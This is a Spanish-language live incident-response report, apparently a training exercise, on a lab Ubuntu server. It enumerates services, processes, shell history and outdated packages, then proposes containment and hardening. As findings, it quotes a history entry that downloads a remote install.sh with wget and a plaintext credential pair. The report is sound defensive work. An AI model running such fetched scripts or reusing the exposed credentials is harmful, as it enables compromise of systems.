# Live Incident Response

---

## 1. Introducción

Este informe documenta una revisión en tiempo real a un servidor particular, en el marco de un análisis de respuestas a vulnerabilidad e incidentes de seguridad

El objetivo de este proyecto es detectar vulnerabilidades o actividades sospechosas en el sistema, aplicar medidas inmediatas de contención y proponer recomendaciones para la recuperación y endurecimiento del sistema.

---

## 2. Revisión del incidente desde el servidor activo

Se han realizado un chequeo general del sistema con los siguientes comando:

uname -a

ip a


dpkg -l | less

free -h

crontab -l

docker ps -a

systemctl status sshd



Una vez viendo como está el sistema en general procedí a investigar en profundidad comenzando por una enumeración de servicios activos el cual he realizado con el comando *ss -tuln*

```
sysadmin@4geeks-server:~$ ss -tuln
Netid   State    Recv-Q   Send-Q            Local Address:Port       Peer Address:Port   Process
udp     UNCONN   0        0                  127.0.0.53%lo:53             0.0.0.0:*
udp     UNCONN   0        0             192.168.0.22%enp0s3:68            0.0.0.0:*
tcp     LISTEN   0        128                  0.0.0.0:22                  0.0.0.0:*
tcp     LISTEN   0        4096               127.0.0.53%lo:53              0.0.0.0:*
tcp     LISTEN   0        128                     [::]:22                     [::]:*
tcp     LISTEN   0        511                        *:80                        *:*
tcp     LISTEN   0        32                         *:21                        *:*
```

Lo que me ha permitido identificar junto con systemctl status sshd que a parte de estar activo hay acceso remoto a través de los puertos 22/tcp y [::]:22, así mismo, apache2 está escuchando en el puerto 80 (servidor web HTTP), el servidor FTP vsftpd en el puerto 21, el DNS Local systemd-resolved en 127.0.0.53:53 y el DHCP en 192.168.0.22:68/udp.

Lo cual confirma la exposición de servicios críticos como SSH, Apache y FTP en todas las interfaces accesibles en la red

También procedí a un análisis de procesos con el comando *top*


```
top - 17:16:18 up 2 min,  1 user,  load average: 0.08, 0.12, 0.06
Tasks: 123 total,   1 running, 122 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.0 us,  0.0 sy,  0.0 ni, 99.8 id,  0.0 wa,  0.0 hi,  0.2 si,  0.0 st
MiB Mem :   3919.9 total,   3399.8 free,    180.4 used,    339.7 buff/cache
MiB Swap:   3167.0 total,   3167.0 free,      0.0 used.   3512.6 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
     13 root      20   0       0      0      0 I   0.3   0.0   0:00.24 kworker/0:1-events
    366 root      19  -1   60352  19248  18224 S   0.3   0.5   0:00.16 systemd-journal
   1748 sysadmin  20   0    9264   4048   3368 R   0.3   0.1   0:00.04 top
      1 root      20   0  168088  11384   8352 S   0.0   0.3   0:01.82 systemd
      2 root      20   0       0      0      0 S   0.0   0.0   0:00.01 kthreadd
      3 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_gp
      4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_par_gp
      5 root      20   0       0      0      0 I   0.0   0.0   0:00.13 kworker/0:0-mm_percpu_wq
      6 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/0:0H-kblockd
      7 root      20   0       0      0      0 I   0.0   0.0   0:00.01 kworker/u4:0-scsi_tmf_1
      8 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 mm_percpu_wq
      9 root      20   0       0      0      0 S   0.0   0.0   0:00.03 ksoftirqd/0
     10 root      20   0       0      0      0 I   0.0   0.0   0:00.14 rcu_sched
     11 root      rt   0       0      0      0 S   0.0   0.0   0:00.01 migration/0
     12 root     -51   0       0      0      0 S   0.0   0.0   0:00.00 idle_inject/0
     14 root      20   0       0      0      0 S   0.0   0.0   0:00.00 cpuhp/0
     15 root      20   0       0      0      0 S   0.0   0.0   0:00.00 cpuhp/1
     16 root     -51   0       0      0      0 S   0.0   0.0   0:00.00 idle_inject/1
     17 root      rt   0       0      0      0 S   0.0   0.0   0:00.39 migration/1
     18 root      20   0       0      0      0 S   0.0   0.0   0:00.03 ksoftirqd/1
     19 root      20   0       0      0      0 I   0.0   0.0   0:00.00 kworker/1:0-cgroup_destroy
     20 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/1:0H-kblockd
     21 root      20   0       0      0      0 S   0.0   0.0   0:00.00 kdevtmpfs
     22 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 netns
     23 root      20   0       0      0      0 S   0.0   0.0   0:00.00 rcu_tasks_kthre
     24 root      20   0       0      0      0 S   0.0   0.0   0:00.00 kauditd
     25 root      20   0       0      0      0 S   0.0   0.0   0:00.00 khungtaskd
     26 root      20   0       0      0      0 S   0.0   0.0   0:00.00 oom_reaper
     27 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 writeback
     28 root      20   0       0      0      0 S   0.0   0.0   0:00.00 kcompactd0
```

Lo cual me ha permitido descubrir procesos legítimos del sistema como systemd, udevd, dbus-daemon, rsyslogd, cron, atd y irqbalance, que apache2 está ejecutándose bajo

www-data, que como hemos visto anteriormente el vsftpd está activo, que se ha detectado wazuh-execd indicando que hay monitoreo de seguridad instalado y que se descartaron procesos sospechosos como malware o procesos ocultos.


Así mismo hice una revisión del historial con el comando cat ~/.bash_history




En lo cual he detectado acciones de riesgo como creación de archivos con credenciales en texto plano */opt/.archive/credentials.txt* con *reports:reports123 y /var/backups/.logs/creds.txt*, que se ha descargado un script desde otra máquina *wget http://192.168.1.100/install.sh* y asignación de permisos de ejecución así como cambios de propietario de algunos archivos sospechosos en */home/reports*

Demostrando un posible compromiso de filtración de credenciales y ejecución de código remoto

Realicé un proceso de usuario y de posibles servicios visibles con *ps aux | grep -v "[" | less*




Mostrando que los usuarios en ejecución son root, sysadmin, reports, www-data. En donde no se detectaron procesos maliciosos que sean evidentes, pero la combinación de FTP, credenciales expuestas y script externo representa alto riesgo

Al intentar ver si los paquetes están actualizados se descubre que muchos de los paquetes necesitan actualización, por lo que hay posibles breaches en los paquetes antiguos

```
libext2fs2/focal-updates 1.45.5-2ubuntu1.2 amd64 [upgradable from: 1.45.5-2ubuntu1.1]
libfwupd2/focal-updates 1.7.9-1~20.04.3 amd64 [upgradable from: 1.7.9-1~20.04.1]
libfwupdplugin5/focal-updates 1.7.9-1~20.04.3 amd64 [upgradable from: 1.7.9-1~20.04.1]
libgpgme11/focal-updates 1.13.1-7ubuntu2.2 amd64 [upgradable from: 1.13.1-7ubuntu2]
libip4tc2/focal-updates 1.8.4-3ubuntu2.1 amd64 [upgradable from: 1.8.4-3ubuntu2]
libip6tc2/focal-updates 1.8.4-3ubuntu2.1 amd64 [upgradable from: 1.8.4-3ubuntu2]
libnss-systemd/focal-updates 245.4-4ubuntu3.24 amd64 [upgradable from: 245.4-4ubuntu3.20]
libpam-systemd/focal-updates 245.4-4ubuntu3.24 amd64 [upgradable from: 245.4-4ubuntu3.20]
libpcap0.8/focal-updates 1.9.1-3ubuntu1.20.04.1 amd64 [upgradable from: 1.9.1-3]
libss2/focal-updates 1.45.5-2ubuntu1.2 amd64 [upgradable from: 1.45.5-2ubuntu1.1]
libsystemd0/focal-updates 245.4-4ubuntu3.24 amd64 [upgradable from: 245.4-4ubuntu3.20]
libudev1/focal-updates 245.4-4ubuntu3.24 amd64 [upgradable from: 245.4-4ubuntu3.20]
libunwind8/focal-updates 1.2.1-9ubuntu0.1 amd64 [upgradable from: 1.2.1-9build1]
libxtables12/focal-updates 1.8.4-3ubuntu2.1 amd64 [upgradable from: 1.8.4-3ubuntu2]
logsave/focal-updates 1.45.5-2ubuntu1.2 amd64 [upgradable from: 1.45.5-2ubuntu1.1]
ltrace/focal-updates 0.7.3-6.1ubuntu1.1 amd64 [upgradable from: 0.7.3-6.1ubuntu1]
motd-news-config/focal-updates 11ubuntu5.8 all [upgradable from: 11ubuntu5.7]
multipath-tools/focal-updates 0.8.3-1ubuntu2.4 amd64 [upgradable from: 0.8.3-1ubuntu2.1]
open-iscsi/focal-updates 2.0.874-7.1ubuntu6.5 amd64 [upgradable from: 2.0.874-7.1ubuntu6.4]
pollinate/focal-updates 4.33-3ubuntu1.20.04.2 all [upgradable from: 4.33-3ubuntu1.20.04.1]
python3-debian/focal-updates 0.1.36ubuntu1.1 all [upgradable from: 0.1.36ubuntu1]
python3-distro-info/focal-updates 0.23ubuntu1.1 all [upgradable from: 0.23ubuntu1]
python3-software-properties/focal-updates 0.99.9.12 all [upgradable from: 0.99.9.11]
python3-update-manager/focal-updates 1:20.04.10.23 all [upgradable from: 1:20.04.10.11]
snapd/focal-updates 2.67.1+20.04 amd64 [upgradable from: 2.63+20.04ubuntu0.1]
software-properties-common/focal-updates 0.99.9.12 all [upgradable from: 0.99.9.11]
sosreport/focal-updates 4.8.2-0ubuntu0~20.04.1 amd64 [upgradable from: 4.4-1ubuntu0.20.04.1]
systemd-sysv/focal-updates 245.4-4ubuntu3.24 amd64 [upgradable from: 245.4-4ubuntu3.20]
systemd-timesyncd/focal-updates 245.4-4ubuntu3.24 amd64 [upgradable from: 245.4-4ubuntu3.20]
systemd/focal-updates 245.4-4ubuntu3.24 amd64 [upgradable from: 245.4-4ubuntu3.20]
tcpdump/focal-updates 4.9.3-4ubuntu0.3 amd64 [upgradable from: 4.9.3-4ubuntu0.2]
ubuntu-advantage-tools/focal-updates 35.1ubuntu0~20.04 amd64 [upgradable from: 27.13.6~20.04.1]
udev/focal-updates 245.4-4ubuntu3.24 amd64 [upgradable from: 245.4-4ubuntu3.20]
update-manager-core/focal-updates 1:20.04.10.23 all [upgradable from: 1:20.04.10.11]
update-notifier-common/focal-updates 3.192.30.19 all [upgradable from: 3.192.30.16]
xfsprogs/focal-updates 5.3.0-1ubuntu2.1 amd64 [upgradable from: 5.3.0-1ubuntu2]
sysadmin@4geeks-server:~$
```

---

# 3. Vulnerabilidades detectadas y corregidas

- FTP en texto claro causando la trasmisión de credenciales sin cifrado y que dicha mitigación ha sido la deshabilitación del servicio, aunque otra opción sería migrar a SFTP/FTPS

- SSH activo y abierto en todas las interfaces causando que pueda ser susceptible a fuerza bruta y que dicha mitigación ha sido restringir el acceso vía firewall aunque otra opción también pueden ser deshabilitar PermitRootLogin

- Credenciales en texto plano en el disco lo cual causa exposición en caso de que ocurra un compromiso y lo ideal sería una rotación de contraseñas pero aún mejor la eliminación de archivos. No obstante, no he podido realizar ninguna de las dos.

- Descarga y ejecución de un script remoto causando la ejecución de un malware o un backdoor, la mejor mitigación es una auditoría de todo el contenido

---

# 4. Acciones de contención, erradicación y recuperación

**Contención**

- Identificación de servicios expuestos
- Revisión de los procesos y las conexiones activas
- Inspección del historial de comandos

**Erradicación**

- Eliminación o auditoría de ficheros sospechosos
- Deshabilitación de vsftpd
- Rotación de credenciales que se detectaron en texto claro

**Recuperación**

- Validación de integridad de todos los servicios críticos
- Revisión de usuarios y permisos
- Actualización de paquetes como apache2, sshd y vsftpd
- Mantener activo al agente de seguridad Wazuh

---

# 5. Recomendaciones de fortalecimiento

En primer lugar tener en cuenta la seguridad de acceso, la cual se puede lograr a través de autenticación por llaves en SSH, implementación de herramientas para evitar intentos de fuerza bruta y revisar los permisos del usuario en reports

En segundo lugar se debería atajar la gestión de servicios, deshabilitando el FTP clásico y habilitando HTTPS en Apache.

En tercer lugar, la gestión de credenciales, evitando almacenarlos en texto plano e implementar gestor de secretos

En cuarto lugar, un monitoreo y logging, configurar Wazuh para alertar sobre cambios en */opt, /home, /var/backups* y revisar periódicamente *auth.log, apache2/access.log* y *secure.log.*

Por último, añadir medidas adicionales, configurando un firewall con política restrictiva, programar escaneos periódicos para ver si hay vulnerabilidades y considerar la reinstalación limpia si se confirma ejecución de install.sh.

# 6. Conclusión

Tras el análisis que se pudo realizar en la máquina se puede observar que aunque los procesos activos parecen legítimos, el servidor presenta un alto riesgo de compromiso por el uso de FTP, el almacenamiento de credenciales inseguras y la ejecución potencial de código remoto.

Debido a ello y tras el informe realizado es necesario comenzar de inmediato con las medidas de contención descritas, reforzar la seguridad de servicios expuestos y evaluar la reinstalación desde cero en caso de confirmarse ejecución de malware.